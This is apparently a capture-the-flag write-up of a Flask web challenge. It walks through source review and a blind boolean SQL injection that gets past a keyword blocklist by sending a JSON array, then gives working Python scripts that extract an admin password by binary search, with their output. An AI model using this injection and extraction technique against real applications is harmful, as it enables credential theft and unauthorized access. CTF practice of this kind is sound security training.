Product Challenge Writeup mojoJOJO CTF
A writeup for the web exploitation challenge named products in MOJOJOJO CTF
Introduction
This is one of MOJO-JOJO CTF web challenges and its name is Products. The hint in the challenge is Forge like a real blacksmith — maybe we’re gonna forge a token like JWT?
And we are provided with Flask source code.
Investigation
In such CTF challenges I always like to investigate the app manually first to have initial pieces of the puzzle and then fill the missing pieces with the provided source code.
Manual Recon

We initially encounter an e-commerce-like website that contains a search bar and a list of products. Each product is displayed as a grid item (similar to Bootstrap layout), as shown in the following image:
Admin Panel
And we realize that under the search bar we have an admin panel that redirects us to a form to login as an admin. We get redirected exactly to /admin/login so maybe we have /admin/dashboard that checks for token in session and validates it. If the token is valid then you can login and check the admin/dashboard else you are redirected to login page that contains username and password as shown here.
.png)
We tried to fuzz with admin/admin maybe it will work xD but it did not.
.png)
So maybe we need to forge that token to bypass the admin panel and therefore we get the flag but let’s check more what we can find.
Products
If we check a specific product we are redirected to /product/1 and we can check the availability of a specific product. From what I can see it checks it using JS since the page does not reload (Flask always reloads on each GET, POST operation) and indeed I was right when I check the source code I can find this:
1
2
3
4
5
6
7
8
9
10
11
12
13
<form id="availabilityForm" onsubmit="checkAvailability(event)">
    <div class="form-group">
        <label for="city">Select City:</label>
        <select id="city" name="city" required="">
            <option value="">-- Choose a city --</option>
            <option value="Gabes">Gabes</option>
            <option value="Sfax">Sfax</option>
            <option value="Sousse">Sousse</option>
            <option value="Tunis">Tunis</option>
        </select>
    </div>
    <button type="submit" class="check-btn">Check Availability</button>
</form>
So it checks the availability of an item using JS.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
<script>
    function checkAvailability(event) {
        event.preventDefault();

        const city = document.getElementById('city').value;
        const productName = "iPhone 15 Pro";
        const resultDiv = document.getElementById('resultMessage');

        if (!city) {
            resultDiv.textContent = 'Please select a city';
            resultDiv.className = 'result-message error';
            resultDiv.style.display = 'block';
            return;
        }

        fetch('/check_availability', {
            method: 'POST',
            headers: {
                'Content-Type': 'application/json',
            },
            body: JSON.stringify({
                product: productName,
                city: city
            })
        })
        .then(response => response.json())
        .then(data => {
            if (data.error) {
                resultDiv.textContent = data.error + (data.details ? ': ' + data.details : '');
                resultDiv.className = 'result-message error';
            } else {
                resultDiv.textContent = data.message;
                resultDiv.className = data.available ? 'result-message success' : 'result-message warning';
            }
            resultDiv.style.display = 'block';
        })
        .catch(error => {
            console.error('Error:', error);
            resultDiv.textContent = 'Error checking availability. Please try again.';
            resultDiv.className = 'result-message error';
            resultDiv.style.display = 'block';
        });
    }
</script>
So it fetches an endpoint named /check_availability.
Search Bar
If we search for a specific item the same page does not reload so it calls an endpoint using JS like this:
1
<button onclick="searchProducts()">Search</button>
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
<script>
    function searchProducts() {
        const searchTerm = document.getElementById('searchInput').value;
        if (!searchTerm) {
            alert('Please enter a search term');
            return;
        }

        fetch(`/search?q=${encodeURIComponent(searchTerm)}`)
            .then(response => response.json())
            .then(data => {
                const resultsDiv = document.getElementById('searchResults');
                const resultsGrid = document.getElementById('resultsGrid');
                const allProducts = document.getElementById('allProducts');

                if (data.products && data.products.length > 0) {
                    resultsGrid.innerHTML = data.products.map(product => `
                        <div class="product-card">
                            <img src="/pictures/${product.image}" alt="${product.name}" class="product-image" onerror="this.outerHTML='<div class=\\'product-image-placeholder\\'>${product.image}</div>'">
                            <div class="product-name">${product.name}</div>
                            <div class="product-description">${product.description}</div>
                            <div class="product-price">$${product.price.toFixed(2)}</div>
                        </div>
                    `).join('');
                    resultsDiv.style.display = 'block';
                    allProducts.style.display = 'none';
                } else {
                    resultsGrid.innerHTML = '<div class="no-results">No products found</div>';
                    resultsDiv.style.display = 'block';
                    allProducts.style.display = 'none';
                }
            })
            .catch(error => {
                console.error('Error:', error);
                alert('Error searching products');
            });
    }

    // Allow search on Enter key
    document.getElementById('searchInput').addEventListener('keypress', function(e) {
        if (e.key === 'Enter') {
            searchProducts();
        }
    });
</script>
It fetches the endpoint /search?q=ItemName, as shown in the source code.
.png)
We finished the manual recon now let’s move to source code recon to finish the missing piece which is how does the admin get validated when we access the admin pages.
Source Code Recon
The source code is Flask and we initially have this section:
1
2
3
4
5
6
7
app = Flask(__name__)
app.config['PICTURES_FOLDER'] = 'pictures'
app.config['SECRET_KEY'] = os.environ.get('SECRET_KEY', 'changedindeployment')
DATABASE = 'shop.db'
BLOCKED_LIST = ['select', 'insert', 'update', 'delete', 'drop', 'create', 'alter', 'truncate', 'union', 'or',
'and', 'not', '--', '/*', '*/', 'substring', 'substr', 'concat', 'char', 'ascii', 'hex', 'length', 'trim',
'replace', 'like', 'glob', 'database', 'sqlite_master', 'sqlite_version', 'load_extension', ';', '||']
From what I see there is a blocklist of some SQL syntax maybe some SQL injection ‘WAF’ but the most important thing here is app.config['SECRET_KEY'] = os.environ.get('SECRET_KEY', 'changedindeployment')
We literally have the secret key yo or maybe this ain’t the secret key and it is just used as a placeholder. We don’t know yet but we can forge sessions? That’ll be sick. For beginners that code section means If an environment variable SECRET_KEY exists → Flask uses it. If it doesn’t exist → Flask falls back to the hardcoded string ‘changedindeployment’
Now let’s check the most important part which is admin access page. And I found this interesting function:
1
2
3
4
5
6
7
def admin_required(f):
    @wraps(f)
    def decorated_function(*args, **kwargs):
        if 'admin_logged_in' not in session:
            return redirect(url_for('admin_login'))
        return f(*args, **kwargs)
    return decorated_function
So basically it checks if ‘admin_logged_in’ param exists in the session or not so we can literally forge our own session by adding this so let’s try to decode the session first using my tool FlaskD3coder.
Extract Session Fields
So when we check the source code we realize that the admin has these attributes:
1
2
session['admin_logged_in'] = True
session['admin_username'] = username
And while checking indeed the flag is in the dashboard.
1
2
3
4
5
6
7
8
9
10
@app.route('/admin/dashboard')
@admin_required
def admin_dashboard():
    try:
        flag_path = os.path.join(os.path.dirname(__file__), 'flag.txt')
        with open(flag_path, "r") as file:
            flag = file.read().strip()
    except Exception as e:
        flag = f"Error reading flag: {str(e)}"
    return render_template('admin_dashboard.html', flag=flag)
So all we have to do is to forge the session and no need to use FlaskD3coder now we have the fields and the secret key changedindeployment I hope this is it otherwise it is a SQL injection problem but let’s try this.
I tried it and it did not work so this is a SQL injection problem where I need to forge my own SQL clause.
SQL Injection
So the SQL injection happens here:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
@app.route('/check_availability', methods=['POST'])
def check_availability():
    product_name = request.json.get('product', '')
    city = request.json.get('city', '')

    if not product_name or not city:
        return jsonify({'error': 'Product and city are required'}), 400

    if isinstance(product_name, str):
        if any(blocked_word in product_name.lower() for blocked_word in BLOCKED_LIST):
            return jsonify({'error': 'Invalid characters in product name'}), 400

    if not isinstance(product_name, str):
        product_name = ' '.join(product_name)

    try:
        conn = get_db()
        cursor = conn.cursor()
        #-------------------------SQL INJECTION IN THIS QUERY---------------------------------------------------
        query = f"SELECT pl.stock FROM products p JOIN product_locations pl ON p.id = pl.product_id JOIN locations l ON pl.location_id = l.id WHERE p.name = \"{product_name}\" AND l.city = ?"
When we check the availability of a product we intercept the traffic and insert the product_name which is used unsafely here.

Writing the Exploit
After a lot of fuzzing, research and asking ChatGPT and Claude AI I stumbled into this set of conclusions:
I cannot directly get the result of the SQL I inject because the result is not being returned
I can guess something from the database from this code snippet:
1
2
3
if result:
 stock = result[0]
 available = stock > 0
And available is returned within the JSON so I can craft specific SQL to ask if the password length is x and I can get the length and I can ask if first char is > ‘a’ or < ‘z’ and so on and do a binary search
So we need to craft a python script for this thing but first I need to craft the SQL injection that helps me first know the password length:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
import requests

url = "http://web-mojo.securinets.tn:5006"

def Length(x):
    sql = [
        "x\"",
        "OR",
        "(SELECT",
        "COUNT(*)",
        "FROM",
        "users",
        "WHERE",
        "is_admin=1",
        "AND",
        f"LENGTH(password)={x})",
        ">",
        "0",
        "OR",
        "\"\"=\""
    ]
    return sql

def sendRequest(url):
    i = 0
    while True:
        i += 1
        data = {
            "product": Length(i),
            "city": "Jerusalem"
        }
        response = requests.post(url + "/check_availability", json=data)
        print(f"Length: {i} {response.json()}")

sendRequest(url)
After forging the suitable script we got this:
1
Length: 31 {'available': True, 'city': 'Jerusalem', 'message': 'Product is available in Jerusalem', 'product': 'x" OR (SELECT COUNT(*) FROM users WHERE is_admin=1 AND LENGTH(password)=31) > 0 OR ""="'}
Then the length of the password is 31
Now let’s craft the binary search algorithm to guess the password:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
import requests

url = "http://web-mojo.securinets.tn:5006"

def check(sql):
    """Helper to check SQL condition"""
    data = {"product": sql, "city": "Jerusalem"}
    r = requests.post(url + "/check_availability", json=data)
    return r.json().get('available', False)

def find_char(pos):
    """Binary search for character at position"""
    low, high = 32, 126

    while low < high:
        mid = (low + high) // 2

        sql = ["x\"", "OR", "(SELECT", "COUNT(*)", "FROM", "users",
               "WHERE", "is_admin=1", "AND",
               f"UNICODE(SUBSTR(password,{pos},1))>{mid})", ">", "0", "OR", "\"\"=\""]

        if check(sql):
            low = mid + 1
        else:
            high = mid

    return chr(low)

# Extract 31-character password
password = ""
for i in range(1, 32):
    char = find_char(i)
    password += char
    print(f"[{i}/31] {char} -> {password}")

print(f"\n🔑 Password: {password}")
And eventually we get it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
[1/31] n -> n
[2/31] a -> na
[3/31] H -> naH
[4/31] k -> naHk
[5/31] 1 -> naHk1
[6/31] a -> naHk1a
[7/31] @ -> naHk1a@
[8/31] l -> naHk1a@l
[9/31] i -> naHk1a@li
[10/31] k -> naHk1a@lik
[11/31] N -> naHk1a@likN
[12/31] t -> naHk1a@likNt
[13/31] i -> naHk1a@likNti
[14/31] i -> naHk1a@likNtii
[15/31] 9 -> naHk1a@likNtii9
[16/31] A -> naHk1a@likNtii9A
[17/31] w -> naHk1a@likNtii9Aw
[18/31] i -> naHk1a@likNtii9Awi
[19/31] n -> naHk1a@likNtii9Awin
[20/31] i -> naHk1a@likNtii9Awini
[21/31] V -> naHk1a@likNtii9AwiniV
[22/31] E -> naHk1a@likNtii9AwiniVE
[23/31] a -> naHk1a@likNtii9AwiniVEa
[24/31] u -> naHk1a@likNtii9AwiniVEau
[25/31] 8 -> naHk1a@likNtii9AwiniVEau8
[26/31] 7 -> naHk1a@likNtii9AwiniVEau87
[27/31] 6 -> naHk1a@likNtii9AwiniVEau876
[28/31] 7 -> naHk1a@likNtii9AwiniVEau8767
[29/31] 8 -> naHk1a@likNtii9AwiniVEau87678
[30/31] ! -> naHk1a@likNtii9AwiniVEau87678!
[31/31] # -> naHk1a@likNtii9AwiniVEau87678!#

🔑 Password: naHk1a@likNtii9AwiniVEau87678!#
Conclusion
So yeah, we got the admin password naHk1a@likNtii9AwiniVEau87678!# using blind SQL injection with binary search. Now we can just login to /admin/login with this password and grab the flag from the dashboard. The hint “Forge like a real blacksmith” was a bit misleading since we ended up exploiting SQLi instead of forging JWT tokens, but hey, it worked out!
Key takeaways:
- Always check if the secret key is hardcoded (even though it didn’t help here lol)
- Blind SQLi is powerful when you can infer boolean responses from the application
- Binary search makes extracting data character by character way more efficient than brute forcing
- Blocklists can be bypassed by using arrays instead of strings in JSON payloads